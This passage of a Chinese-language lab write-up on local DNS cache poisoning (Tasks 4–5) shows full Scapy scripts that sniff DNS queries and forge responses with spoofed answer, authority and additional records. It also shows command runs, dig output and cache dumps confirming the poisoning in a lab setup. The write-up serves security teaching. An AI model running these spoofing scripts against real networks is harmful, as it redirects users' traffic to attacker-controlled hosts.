    UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

    # The Answer Section
    Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
                 ttl=259200, rdata='1.2.3.4')

    # The Authority Section
    NSsec1 = DNSRR(rrname='example.com', type='NS',
                   ttl=259200, rdata='ns.attacker32.com')
    NSsec2 = DNSRR(rrname='google.com', type='NS',
                   ttl=259200, rdata='ns.attacker32.com')

    # Construct the DNS packet
    DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
                 qdcount=1, ancount=1, nscount=2,
                 an=Anssec,ns=NSsec1/NSsec2)

    # Construct the entire IP packet and send it out
    spoofpkt = IPpkt/UDPpkt/DNSpkt
    send(spoofpkt)

# Sniff UDP query packets and invoke spoof_dns().
f = 'udp and dst port 53'
pkt = sniff(iface='br-84bdf3594d21', filter=f, prn=spoof_dns)
```


Result：

首先使用如下命令清除本地 DNS 服务器中的缓存：




```
root@9e59ae4605ca:/# rndc flush
root@9e59ae4605ca:/#
```

然后在 attack 机上运行 Code 部分的包伪造代码：




```
root@VM:/volumes# python3 spoof.py
```

之后在 user 机上使用 dig 命令询问 www.example.com 的 IP 地址，收到的回应 DNS 包如下



```
root@3ea41db90486:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 32378
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: d3eb5d9dc19611b60100000060f67f348e5cb13972f03d06 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.4

;; Query time: 4296 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Tue Jul 20 07:45:57 UTC 2021
;; MSG SIZE  rcvd: 88
```

在本地 DNS 服务器中利用如下两条命令进行缓存转储并显示，该结果显示 example.com 与 ns.attacker32.com 的对应被写进了缓存，而缓存中却没有 google.com 的缓存内容，这是因为 user 机询问的 www.example.com 在 example.com 域中，因此本地 DNS 认为它是合法的，而它不属于 google.com 域中，因此本地 DNS 服务器认定其非法，没有进行记录：



```
root@9e59ae4605ca:/# rndc flush
root@9e59ae4605ca:/# rndc dumpdb -cache
root@9e59ae4605ca:/# cat /var/cache/bind/dump.db | grep example
example.com.            777590  NS      ns.attacker32.com.
www.example.com.        863991  A       1.2.3.4
root@9e59ae4605ca:/# cat /var/cache/bind/dump.db | grep google
root@9e59ae4605ca:/#
```

Task 5: Spoofing Records in the Additional Section


Code：

伪造包代码如下，增加了 3 条 additional section，同时为 example.com 指定两个权威 DNS 服务器：

```
#!/usr/bin/env python3
from scapy.all import *
def spoof_dns(pkt):

  if (DNS in pkt and 'www.example.com' in pkt[DNS].qd.qname.decode('utf-8')):
    print(pkt.sprintf("{DNS: %IP.src% --> %IP.dst%: %DNS.id%}"))

    # Swap the source and destination IP address
    IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

    # Swap the source and destination port number
    UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

    # The Answer Section
    Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
                 ttl=259200, rdata='1.2.3.4')

    # The Authority Section
    NSsec1 = DNSRR(rrname='example.com', type='NS',
                   ttl=259200, rdata='ns.attacker32.com')
    NSsec2 = DNSRR(rrname='example.com', type='NS',
                   ttl=259200, rdata='ns.example.com')

    # The Additional Section
    Addsec1 = DNSRR(rrname='ns.attacker32.com', type='A',
                    ttl=259200, rdata='1.2.3.4')
    Addsec2 = DNSRR(rrname='ns.example.com', type='A',
                    ttl=259200, rdata='5.6.7.8')
    Addsec3 = DNSRR(rrname='www.facebook.com', type='A',
                    ttl=259200, rdata='3.4.5.6')

    # Construct the DNS packet
    DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
                 qdcount=1, ancount=1, nscount=2,arcount=3,
                 an=Anssec,ns=NSsec1/NSsec2,ar=Addsec1/Addsec2/Addsec3)

    # Construct the entire IP packet and send it out
    spoofpkt = IPpkt/UDPpkt/DNSpkt
    send(spoofpkt)

# Sniff UDP query packets and invoke spoof_dns().
f = 'udp and dst port 53'
pkt = sniff(iface='br-84bdf3594d21', filter=f, prn=spoof_dns)
```


Result：

首先使用如下命令清除本地 DNS 服务器中的缓存：




```
root@9e59ae4605ca:/# rndc flush
root@9e59ae4605ca:/#
```

然后在 attack 机上运行 Code 部分的包伪造代码：




```
root@VM:/volumes# python3 spoof.py
```

之后在 user 机上使用 dig 命令询问 www.example.com 的 IP 地址，收到的回应 DNS 包如下：




```
root@3ea41db90486:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 45462
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 6881fdec2f4a0d590100000060f68525d86bd745fa5224de (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.4

;; Query time: 4008 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Tue Jul 20 08:11:17 UTC 2021
;; MSG SIZE  rcvd: 88
```

在本地 DNS 服务器中利用如下两条命令进行缓存转储并显示：




```
root@9e59ae4605ca:/# rndc dumpdb -cache
root@9e59ae4605ca:/# cat /var/cache/bind/dump.db
```


在显示内容中寻找到如下实验结果部分：



```
; authauthority
example.com.            777023  NS      ns.example.com.
                        777023  NS      ns.attacker32.com.
```



```
; additional
ns.example.com.         863425  A       5.6.7.8
; authanswer
www.example.com.        863425  A       1.2.3.4
```



```
root@9e59ae4605ca:/# cat /var/cache/bind/dump.db | grep facebook
root@9e59ae4605ca:/#
```

实验结果表明，通过 authority section 为 example.com 指定两个权威服务器 ns.example.com 和 ns.attacker32.com 是可行的；而通过 additional section 提供权威服务器 www.example.com 的 IP 地址也成功了，但关于 Facebook 和 ns.attacker32.com 的 IP 地址的指定是失败的，原因结合 task4 可以推测，因为 www.facebook.com 和 ns.attacker32.com 显然也不是 example.com 域中的域名，因此本地 DNS 服务器不会进行它的缓存记录。综上可以做出总结，本地 DNS 服务器只会处理域内的消息更新，而不会执行域外域名的信息更新。